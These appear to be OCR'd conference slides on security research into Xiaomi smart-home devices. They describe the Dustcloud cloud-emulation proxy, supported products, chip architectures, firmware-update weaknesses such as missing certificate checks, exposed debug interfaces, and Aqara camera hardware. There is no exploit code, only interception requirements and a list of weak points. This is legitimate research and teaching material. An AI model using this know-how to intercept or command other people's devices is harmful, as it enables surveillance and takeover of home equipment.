
App to Cloud communication

- "longitude":"-71.0872248","latitude":"42.33794500”




Source: Openstreetmaps

Example of Communication relations



How to gain Independence

Proxy cloud communication



What is Dustcloud?


- Proxy or endpoint server for devices
  - Acts as Xiaomi Cloud emulation
  - Reads traffic in plaintext
  - May send commands to the device
    - Change or suppress commands (e.g. Updates)
- Requirements: Device ID, Cloud Key, DNS Redirection

https://github.com/dgiese/dustcloud
https://github.com/dgiese/dustcloud-documentation

LETS TAKE A LOOK AT THE PRODUCTS

Products

- ~260 different models supported (WiFi + Zigbee + BLE)
- Depending on selected server location
  - Mainland China
  - Taiwan
  - US
  - …
  - models not always compatible
- My inventory: ~42 different models
  - 99 devices in total



Values estimated, Mi Home 5.3.13, Mainland China Server

Products

Different architectures

- ARM Cortex-A

Focus of this talk

- ARM Cortex-M
  - Marvell 88MW30X (integrated WiFi)
  - Mediatek MT7687N (integrated WiFi + BLE)

Focus of my binary patching talk @IoT Village today

- MIPS
- Xtensa
  - ESP8266, ESP32 (integrated WiFi)

"Why I hate ESP8266" @IoT Village today

Operation Systems

- „Full Linux“ e.g. Ubuntu 14.04
  - Vacuum cleaning robots
- OpenWRT
  - Xiaomi Wifi Speaker, Routers, Minij washing machine
- Embedded Linux
  - IP cameras
- RTOS
  - Lightbulbs, ceiling lights, light strips

Implementations

	Vacuum Robot	Smart Home Gateway*	Philips Ceiling Light Yeelink Bedside Lamp
Manufacturer	Rockrobo	Lumi United	Yeelight
MCU	Allwinner + STM + TI	Marvell (Wi-Fi)	MediaTek (Wi-Fi + BLE)
Firmware Update	Encrypted + HTTPS	Not Encrypted (No SSL stack!)	Not Encrypted + HTTPS (No Cert check!)
Debug Interfaces	Protected	Available	Available

Bonus: Chinese device, but unknown communication to Server in Salt Lake City, USA (166.70.53.160)


roborock

YEELIGHT

*Does not apply for DGNWG03LM (Gateway model for Taiwan)

Good news


- Vendors/Developers are lazy
- Assumed development of firmware:
  - Take SDK/toolchain
  - Modify sample that the product runs
  - If it works: publish firmware




All firmwares very similar (memory layout, functions, strings, etc)

LETS GET ACCESS TO THE DEVICES

Warranty seal?






AQARA SMART IP CAMERA

Applies to: lumi.camera.aq1

Overview Hardware


- CPU: Hi3518EV200
  - ARM Cortex-A
- RAM: 64MB
- Flash: 16MByte
- Wi-Fi: Mediatek MT7601UN via USB
- OS: Embedded Linux
- Zigbee-MCU: NXP JN5169




Devices connected via Zigbee

